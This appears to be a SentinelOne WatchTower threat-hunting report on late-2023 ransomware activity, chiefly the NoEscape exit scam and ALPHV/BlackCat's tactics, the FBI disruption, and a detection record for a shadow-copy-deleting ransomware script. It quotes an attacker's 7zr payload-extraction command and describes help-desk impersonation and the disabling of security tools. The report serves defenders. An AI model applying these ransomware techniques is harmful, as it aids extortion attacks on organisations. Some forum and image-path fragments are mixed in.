When you write to me in a personal message, do not check the box "Encrypt correspondence (AES256+SHA256)", if you are afraid that someone else will read your personal messages, then write through a secure PRIVATE NOTE and you can send a picture or file through a secure FILE SHARE

bratva


Ransomware affiliate exit scams frequently attract complaints on all major hacking forums. They appear to be banned on XSS and Exploit at the moment, which will likely lead to NoEscape shutting down and potentially rebranding in the future.

December 2023: ALPHV Continues Intimidation

ALPHV (also known as BlackCat) was one of the most active threat groups throughout 2023, carrying out multiple high-profile attacks. ALPHV/Blackcat affiliates use advanced social engineering techniques and open source research on a company to gain initial access. Actors pose as company IT and/or help desk staff and use phone calls or SMS messages to obtain credentials from employees to access the target network. ALPHV/Blackcat affiliates use uniform resource locators (URLs) to live-chat with victims to convey demands and initiate processes to restore the victims' encrypted files.

First sighted in 2021, ALPHV has gained notoriety and researchers consider it one of the most daring cyber criminal groups active today.	ALPHV posts intimidating comments on researchers and victim organizations.
The BlackCat/ALPHV ransomware group is responsible for the attacks against MGM's infrastructure, which encrypted over 100 ESXi hypervisors. MGM later said in a Securities and Exchange Commission filing that the attack and its fallout cost them around $100 million.	BlackCat has helped collect over **$200 million in ransom payments** since late 2021, according to Chainalysis.
The FBI has worked with "dozens of victims" to use the decryption tool, saving roughly **$68 million in ransom payments**, according to the DOJ.	The FBI collected **946 public/private key pairs** for websites that ALPHV uses to host communication sites, leak sites and affiliate panels.

On 19 December 2023, the Department of Justice announced that the FBI had been working on a disruption campaign against the ransomware group known as ALPHV, Noberus, or BlackCat, that resulted in the seizure of several of the group's websites. After a few hours, the group claimed they had unseized their website.




THIS WEBSITE HAS BEEN UNSEIZED

Ladies & Gentlemen!

We've moved here [redacted].onion.

Researchers are aware that this group attempts to disable or uninstall any security services they encounter after achieving network access. ALPHV continues to be active at the point of this report's publishing, with observed December 2023 ransomware attacks against specific targets of their choice after gaining access.



NETWORK HISTORY

First seen Dec 20, 2023 15:16:46
Last seen Dec 20, 2023 15:16:46

Only 1 time on the current endpoint
1 Account / 1 Site / 1 Group

Find this hash on Deep Visibility

THREAT FILE NAME script.bat

Path	\Device\HarddiskVolume4\script.bat
Command Line Arguments	/c C:\Script.bat
Process User	[redacted]\SCCMDeploy
Publisher Name	N/A
Signer Identity	N/A
Signature Verification	NotSigned
Originating Process	runonce.exe
SHA1	24f83ba185824f44d752c285d614a385f3927693

Initiated By	Agent Policy
Engine	Documents, Scripts
Detection type	Dynamic
Classification	Ransomware
File Size	183.00 B
Storyline	3826495786757592
Threat Id	1844472083620277752

Ransomware
Deletes shadow copy
MITRE : Impact [T1490]

Discovery
Identified attempt to access a raw volume
MITRE : Discovery [T1082]

Evasion
Indirect command was executed
MITRE : Defense Evasion [T1218][T1202]

ALPHV is known to use intimidating comments and passwords post compromise as the one shown here: `"C:\7zr.exe" x c:\lockthis.zip -pTryAndDecryptMe1337420! -oC:\`

SentinelOne is closely tracking this attacker group and shall continue to support joint operations with other security groups.

About WatchTower

WatchTower is SentinelOne's threat hunting service, provided as a value-added benefit for Vigilance Respond and Vigilance Respond Pro customers. This service leverages SentinelOne's cyber threat intelligence experts, dedicated hunters, and investigators to identify new and innovative threat campaigns launched by cybercriminal and nation-state threat actors from across the globe. Our team analyzes the threats, determines TTPs (Tactics, Techniques, Procedures), creates and launches hunting methodologies, and investigates findings on behalf of our customers.

We know that threat actors are well-funded, highly intelligent, and persistent in devising new and innovative ways to penetrate computer networks. Additionally, we recognize that misplaced exclusions, unprotected endpoints, and end-of-life agent versions can potentially create vulnerabilities for attackers to leverage. For these reasons, we believe that a proactive approach to our customer's security—including threat hunting—is vital to a well-rounded MDR security program.

How it Works

The WatchTower hunting approach targets emerging threats identified by our threat intelligence team. We are constantly identifying new attacker TTPs and searching for their existence within Vigilance customer environments, across trillions of file and network events, registry changes, scheduled tasks, running processes, and logins.

About SentinelOne

SentinelOne (NYSE:S) is pioneering autonomous cybersecurity to prevent, detect, and respond to cyber attacks faster and with higher accuracy than ever before. Our Singularity XDR platform protects and empowers leading global enterprises with real-time visibility into attack surfaces, cross-platform correlation, and AI-powered response. Achieve more capability with less complexity.

SentinelOne

Contact us

sales@sentinelone.com

+1-855-868-3733

sentinelone.com

S1_WATCHTOWER_EOY2023_01172024